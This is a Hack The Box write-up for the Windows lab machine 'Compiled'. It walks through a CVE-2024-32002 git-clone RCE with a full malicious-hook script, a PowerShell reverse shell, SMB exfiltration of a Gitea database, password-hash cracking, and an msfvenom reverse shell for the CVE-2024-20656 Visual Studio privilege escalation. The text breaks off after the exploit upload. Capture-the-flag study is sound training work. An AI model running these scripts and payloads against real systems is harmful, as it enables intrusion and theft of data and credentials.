Compiled
Hack The Box Machine Writeup

Good thing he is wearing his safety glasses!
Summary
Compiled is a fun medium windows box that features some interesting exploitation paths. The user step revolves around a git clone CVE-2024-32002 and some lateral movement while root centers around exploit Visual Studios and CVE-2024-20656. It taught some interesting concepts such as git hooks and Local Privilege Escalation with Visual Studios.
To complete User first the attacker can use the source code located on a Gitea instance to find the git version and locate a public exploit CVE-2024-32002. This must then be used with the web application to get a shell as Ricahrd. The attacker then must be laterally to the Emily user via cracking her password hash found in the Gitea database.
Root involves locating a vulnerable install of Visual Studios 2019. This can then be exploited with CVE-2024-20656 to create an exploit that will execute a reverse shell as NT system. I went down a rabbit hole with a POC. I could not get to work at first, so persistence is important for this step. It is important to use RunAs.cs to enable the correct privileges of the Emily user to get the exploit to work.
Regular VS users be like
User
Recon
Port scan with Nmap
I started off with an nmap scan using my normal flags. -sC for default NSE enumeration scripts, -sV for version enumeration, and running it with sudo to do a -sS stealth scan.
┌─[us-vip-3]─[10.10.14.49]─[htb-mp-904224@htb-fjvyq2j73c]─[~/Desktop]
└──╼ [★]$ sudo nmap -sC -sV 10.10.11.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-03 06:56 CDT
Nmap scan report for 10.10.11.26
Host is up (0.0087s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=8d4d7412d2f041db; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=5v0APzgrUk78ITxGBKTXdhByhPo6MTcyMjY4NjE5Nzc4MjU5MjEwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 03 Aug 2024 11:56:37 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-arc-green">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Git</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0Iiwic2hvcnRfbmFtZSI6IkdpdCIsInN0YXJ0X3VybCI6Imh0dHA6Ly9naXRlYS5jb21waWxlZC5odGI6MzAwMC8iLCJpY29ucyI6W3sic3JjIjoiaHR0cDovL2dpdGVhLmNvbXBpbGVkLmh0YjozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ4NTEyIn0seyJzcmMiOiJodHRwOi8vZ2l0ZWEuY29tcGlsZWQuaHRiOjMwMDA
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=2672b89d6e8ceb3f; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=h3M-ugrVuJO9VwYIQSDx2opWApo6MTcyMjY4NjIwMjg1ODk5MTkwMA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 03 Aug 2024 11:56:42 GMT
|_    Content-Length: 0
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.12.3
|     Date: Sat, 03 Aug 2024 11:56:38 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 5234
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Compiled - Code Compiling Services</title>
|     <!-- Bootstrap CSS -->
|     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css">
|     <!-- Custom CSS -->
|     <style>
|     your custom CSS here */
|     body {
|     font-family: 'Ubuntu Mono', monospace;
|     background-color: #272822;
|     color: #ddd;
|     .jumbotron {
|     background-color: #1e1e1e;
|     color: #fff;
|     padding: 100px 20px;
|     margin-bottom: 0;
|     .services {
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
<...>

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.21 seconds
Looks like there is a http server on port 3000 and a Werkzeug/3.0.3 Python/3.12.3 web server on port 5000. Interesting that there is no remote management port like SSH.
Port 3000 GitTea
The website on port 3000 appears to be a Gittea instance. Gitea is like a local version of Github, where git repositories can be shared and maintained.
.PNG)
Often a gold mine to check for hard coded credentials and source code
Clicking on the explore tab in the top left we can see what repositories are publicly viewable. In this case we see 2, a project called compiled in python and one called calculator in c++.

Always good to check public repositories, even when we might not have an account to login with
A quick look inside the compiled repository looks like it is the source code for the application running on port 5000. The application appears to take a remote URL hosting a git file repository and then compiles any c++,c#, or .NET projects.

Very interesting. This seems like what we are suppose to exploit
Looking at the calculator repository further it is essentially an example for working with the compile application, including a Calculator.sln visual studios solution.
An interesting piece of information I noted was that we are given a git version number in the readme of the project. We can use this version info to search for a publicly available POC and to quickly check if there are any low hanging fruit vulnerabilities we can utilize.

Having a version number is a huge enumeration find
A quick google search discovers CVE-2024-32002: RCE via git clone. I found an excellent blog post by Amal murali that goes into detail about the exploit. While it seems like the attack path is now clear, it is always important to fully enumerate before doing exploitation so I made a note of the CVE and moved on to check the web application on port 5000.
I cannot imagine a world without the undo key
Port 5000 Compiled application
It looks like my hunch was correct and the source code we discovered was for the application on port 5000.

Looks like an interesting exploit path
To test I started a simple python web server and gave it my url with a test project name, after about a minute I get a connection request to my server.
.PNG)
Dont forget the port number
┌─[us-vip-3]─[10.10.14.49]─[htb-mp-904224@htb-fjvyq2j73c]─[~/Desktop]
└──╼ [★]$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

10.10.11.26 - - [03/Aug/2024 07:32:34] code 404, message File not found
10.10.11.26 - - [03/Aug/2024 07:32:34] "GET /test.git/info/refs?service=git-upload-pack HTTP/1.1" 404 -
It seems everything works as understood. Now we just need to figure out a plan to exploit the discovered RCE vulnerability to get a shell on the host.

Always a great feeling when you know what's going on, not one I have often lol
CVE-2024-32002: RCE via Git Clone
Looking more at the blog post it looks like I will need to host two git archives, a captain and a hook. The easiest way to do this will be abusing the Gitea instance, so I next created an account.
.PNG)
Dont steal my name, use your own!
I then created 2 new repositories named captain and hook.
.PNG)
follow along with the blog for instructions
.PNG)
And with that we are good to go
Now i took the POC bash script from the blog and edited it to include the git repository paths. I also changed the payload to be a base64 encoded PowerShell reverse shell i generated from revshells. The script can be found below.
#!/bin/bash

# Set Git configuration options
git config --global protocol.file.allow always
git config --global core.symlinks true
# to avoid the warning message
git config --global init.defaultBranch main

# Pre-created Gitea hook repository
hook_repo_path="http://gitea.compiled.htb:3000/hackerfren/hook.git"

# Initialize the hook repository
git clone "$hook_repo_path"
cd hook
mkdir -p y/hooks

# Write the malicious code to a hook
# Change payload to powershell reverse shell
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0AC...
EOF

# Make the hook executable: important
chmod +x y/hooks/post-checkout

git add y/hooks/post-checkout

# Push the changes back to the Gitea repository
git commit -m "post-checkout"
git push

# Leave hook repo
cd ..

# Pre-created Gitea captain repository
captain_repo_path="http://gitea.compiled.htb:3000/hackerfren/captain.git"

# Initialize the captain repository & add submodule pointing to hook
git clone "$captain_repo_path"
cd captain
git submodule add --name x/y "$hook_repo_path" A/modules/x
git commit -m "add-submodule"

# Create a symlink
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info

# Commit and push the changes back to the Gitea repository
git commit -m "add-symlink"
git push

# Leave captain repo
cd ..
I get the refence the POC is going for!
Shell as Richard
Now I must run the POC script to finish setting up the attack.
┌──(kali㉿Kali)-[~/Desktop]
└─$ chmod +x poc.sh


┌──(kali㉿Kali)-[~/Desktop]
└─$ ./poc.sh
Cloning into 'hook'...
warning: You appear to have cloned an empty repository.
[main (root-commit) 5af8061] post-checkout
Committer: hackerfren <kali@JacobKrellTBGKali.home>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly:

git config --global user.name "Your Name"
git config --global user.email you@example.com

After doing this, you may fix the identity used for this commit with:

git commit --amend --reset-author

1 file changed, 2 insertions(+)
create mode 100755 y/hooks/post-checkout
Username for 'http://10.10.11.26:3000': hackerfren
Password for 'http://hackerfren@10.10.11.26:3000':
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (5/5), 905 bytes | 905.00 KiB/s, done.
Total 5 (delta 0), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://10.10.11.26:3000/hackerfren/hook.git
* [new branch]      main -> main
Cloning into 'captain'...
warning: You appear to have cloned an empty repository.
Cloning into '/home/kali/Desktop/captain/A/modules/x'...
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 5 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (5/5), done.
[main (root-commit) 71ef1ee] add-submodule
Committer: hackerfren <kali@JacobKrellTBGKali.home>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly:

git config --global user.name "Your Name"
git config --global user.email you@example.com

After doing this, you may fix the identity used for this commit with:

git commit --amend --reset-author

2 files changed, 4 insertions(+)
create mode 100644 .gitmodules
create mode 160000 A/modules/x
[main ae0551f] add-symlink
Committer: hackerfren <kali@JacobKrellTBGKali.home>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly:

git config --global user.name "Your Name"
git config --global user.email you@example.com

After doing this, you may fix the identity used for this commit with:

git commit --amend --reset-author

1 file changed, 1 insertion(+)
create mode 120000 a
Username for 'http://10.10.11.26:3000': hackerfren
Password for 'http://hackerfren@10.10.11.26:3000':
Enumerating objects: 8, done.
Counting objects: 100% (8/8), done.
Delta compression using up to 2 threads
Compressing objects: 100% (5/5), done.
Writing objects: 100% (8/8), 574 bytes | 574.00 KiB/s, done.
Total 8 (delta 2), reused 0 (delta 0), pack-reused 0
remote: . Processing 1 references
remote: Processed 1 references in total
To http://10.10.11.26:3000/hackerfren/captain.git
* [new branch]      main -> main
Then I need to point the compiled web application at the captain git repository. It will clone the repo, running the git hook we created and granting a reverse shell on my NC listener
.PNG)
I promise that's not a malicious file ;)
┌──(kali㉿Kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.68] from (UNKNOWN) [10.10.11.26] 62417

PS C:\Users\Richard\source\cloned_repos\ocdzf\.git\modules\x>

Still don't know how the Richard name thing came to be lol
Shell as Emily
We still don't have user.txt and can see that there is an Emily user we will likely need to move laterally to complete the user step of the machine.
PS C:\Users> ls


Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          7/4/2024  12:53 PM                Administrator
d-----          7/4/2024  12:55 PM                Emily
d-r---         1/20/2024   1:33 AM                Public
d-----          8/5/2024   7:20 PM                Richard
By far the most common method of lateral movement I have seen in CTF machines is through finding some credentials, often in web databases. I check out the Gitea install in the programs files directory and find the database for it under the data directory.
    Directory: C:\program files\Gitea\data


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/22/2024   8:08 PM                actions_artifacts
d-----         5/22/2024   8:08 PM                actions_log
d-----         5/22/2024   8:08 PM                attachments
d-----         5/22/2024   8:08 PM                avatars
d-----          8/5/2024  10:02 PM                gitea-repositories
d-----         5/22/2024   8:08 PM                home
d-----         5/22/2024   8:08 PM                indexers
d-----         5/22/2024   8:08 PM                jwt
d-----         5/22/2024   8:08 PM                lfs
d-----         5/22/2024   8:08 PM                packages
d-----         5/22/2024   8:08 PM                queues
d-----         5/22/2024   8:08 PM                repo-archive
d-----         5/22/2024   8:08 PM                repo-avatars
d-----          8/5/2024  10:01 PM                sessions
d-----          8/5/2024   5:41 PM                tmp
-a----          8/5/2024  10:08 PM        2023424 gitea.db
I then transferred the database file back to my attacking machine using impacket-smbserver
┌──(kali㉿JacobKrellTBGKali)-[~/Desktop]
└─$ impacket-smbserver share ./ -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.26,62433)
[*] AUTHENTICATE_MESSAGE (COMPILED\Richard,COMPILED)
[*] User COMPILED\Richard authenticated successfully
[*] Richard::COMPILED:aaaaaaaaaaaaaaaa:f94e309670055e54b5023c855c867efa:010100000000000000475c6376e7da011a179cd721eb87200000000001001000450056004100520072006d006b006e0003001000450056004100520072006d006b006e000200100052006a0057005a0052004800560066000400100052006a0057005a0052004800560066000700080000475c6376e7da0106000400020000000800300030000000000000000000000000200000baf13c56e0e1998f90c7a3fa2f9f0448fc5a9b246819182ec93213d3c22ea7cc0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00360038000000000000000000
[*] Connecting Share(1:share)
[*] Disconnecting Share(1:share)
[*] Closing down connection (10.10.11.26,62433)
[*] Remaining connections []

PS C:\program files\Gitea\data> copy "C:\program files\Gitea\data\gitea.db" \\10.10.14.68\share
I can then look at the database file using sqlite3 and get the user data, finding password hashes for different users.
┌──(kali㉿JacobKrellTBGKali)-[~/Desktop]
└─$ sqlite3 gitea.db
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> select * from user;
1|administrator|administrator||administrator@compiled.htb|0|enabled|1bf0a9561cf076c5fc0d76e140788a91b5281609c384791839fd6e9996d3bbf5c91b8eee6bd5081e42085ed0be779c2ef86d|pbkdf2$50000$50|0|0|0||0|||6e1a6f3adbe7eab92978627431fd2984|a45c43d36dce3076158b19c2c696ef7b|en-US||1716401383|1716669640|1716669640|0|-1|1|1|0|0|0|1|0||administrator@compiled.htb|0|0|0|0|0|0|0|0|0||arc-green|0
2|richard|richard||richard@compiled.htb|0|enabled|4b4b53766fe946e7e291b106fcd6f4962934116ec9ac78a99b3bf6b06cf8568aaedd267ec02b39aeb244d83fb8b89c243b5e|pbkdf2$50000$50|0|0|0||0|||2be54ff86f147c6cb9b55c8061d82d03|d7cf2c96277dd16d95ed5c33bb524b62|en-US||1716401466|1720089561|1720089548|0|-1|1|0|0|0|0|1|0||richard@compiled.htb|0|0|0|0|2|0|0|0|0||arc-green|0
4|emily|emily||emily@compiled.htb|0|enabled|97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1f33621d0d73228fc16|pbkdf2$50000$50|1|0|0||0|||0056552f6f2df0015762a4419b0748de|227d873cca89103cd83a976bdac52486|||1716565398|1716567763|0|0|-1|1|0|0|0|0|1|0||emily@compiled.htb|0|0|0|0|0|0|0|2|0||arc-green|0
6|adam|adam||adam@gmail.com|0|enabled|eb6d850939cb851150ea94db1354ee760cb259d7d293c1563e872755f0fba9858aa1260249b1b0b69e59dc92b3ff2ad1c9bb|pbkdf2$50000$50|0|0|0||0|||7dd21f623d6a02629d102fce2f544077|10a4240c9d36d2725eb28b1fd1da2e17|en-US||1722862302|1722862439|1722862302|0|-1|1|0|0|0|0|1|0||adam@gmail.com|0|0|0|0|2|0|0|0|0||arc-green|0
7|admins|admins||admin@admin.com|0|enabled|546ba39d236320ba76b7a9abf5afed1c87a0a2dc02b7b300a426589cfa4863316bf67722647140864ecc88860f9a41277458|pbkdf2$50000$50|0|0|0||0|||24ce43118f77f9250e5523a9cf019ecd|fa4863ce616ebe0bec653d4552d88a09|en-US||1722874144|1722874261|1722874261|0|-1|1|0|0|0|0|1|0||admin@admin.com|0|0|0|0|0|0|0|0|0||arc-green|0
8|hackerfren|hackerfren||hackerfren@test.com|0|enabled|8a9f08777d252ee709184891cd879b2cb0e0325ab63e637a60532449165e1dd0b6eebcaa1a826101c4e6f55d5214ff5c4d7f|pbkdf2$50000$50|0|0|0||0|||fe7f2a800cc8ead171cca79df7fc1e4f|ba188d9eebac0ee4048717facc029d77|en-US||1722888083|1722888168|1722888083|0|-1|1|0|0|0|0|1|0||hackerfren@test.com|0|0|0|0|2|0|0|0|0||arc-green|0
Looking at the hashes we can see they are in the format of:
[pbkdf2][number of iterations][key_length]
So in this instance it is pbkdf2$50000$50. This tells us that it is using the PBKDF2 algorithm with 50000 cycles. The 50 is the length of the hash output in bytes.
We can use Hashcat to crack the hash using -m 10900. The hash must be formatted as follows:
sha256:<iterations>:<base64_salt>:<base64_hash>
┌──(kali㉿Kali)-[~/Desktop]
└─$ cat hash
sha256:50000:97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1f33621d0d73228fc16:0056552f6f2df0015762a4419b0748de
After a long time the password finally cracks to 12345678.
┌──(kali㉿JacobKrellTBGKali)-[~/Desktop]
└─$ hashcat -m 10900 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
Now with Emily's password of 12345678 I used Evil-winrm to get a shell and grab user.txt
┌──(kali㉿Kali)-[~/Desktop]
└─$ evil-winrm -u emily -i 10.10.11.26
Enter Password:

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
<...>
*Evil-WinRM* PS C:\Users\Emily\Desktop> cat user.txt
3843************************e8b2
The majority of penetration tests
Root
Enumeration
I was not able to find my interesting on the host, none of the checks for low hanging fruits turned up anything. Looking in Emily's document file there is Visual Studio 2019 however. Based on the name of the box and the image, I assumed from here the route is to abuse Visual Studios.
*Evil-WinRM* PS C:\Users\Emily\documents> ls


Directory: C:\Users\Emily\documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/20/2024   1:55 AM                Visual Studio 2019
CVE-2024-20656 Local Privilege Escalation Visual Studios
Looking around for Visual Studio privilege escalations i came across a CVE-2024-20656 which it appears the machine is vulnerable to. It is a privilege escalation vulnerability found in the VSStandardCollectorService150 service of Microsoft Visual Studio. I found a good POC on Github. opening up the expl.sln solution file in Visual Studios there are a couple changes that need to be made to adapt the POC to our situation.
First, the cmd variable in main.cpp will need to be set to the correct path.
.PNG)
This is based on the version of Visual studios and its install path
Then we need to change the cb1 function which is also in main.cpp. This function is responsible for the payload so we need to change it from executing calc to running a reverse shell.
.PNG)
shell.exe here is our reverse shell payload
We need a reverse shell to run though, so I next generated that with MSF venom.
┌──(kali㉿Kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.68 LPORT=42069 -f exe -o reverse.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
I then uploaded that to the public directory using Evil-winrm.
*Evil-WinRM* PS C:\Users\Public> upload shell.exe

Info: Uploading /home/kali/Desktop/shell.exe to C:\Users\Public\shell.exe

Data: 9556 bytes of 9556 bytes copied

Info: Upload successful!
I next set Visual Studios to release mode through the build menu and built the exploit.
.PNG)
This compiles the exploit together for us
.PNG)
Always a good message
Now I Uploaded the exploit using Evil-winrm as before.
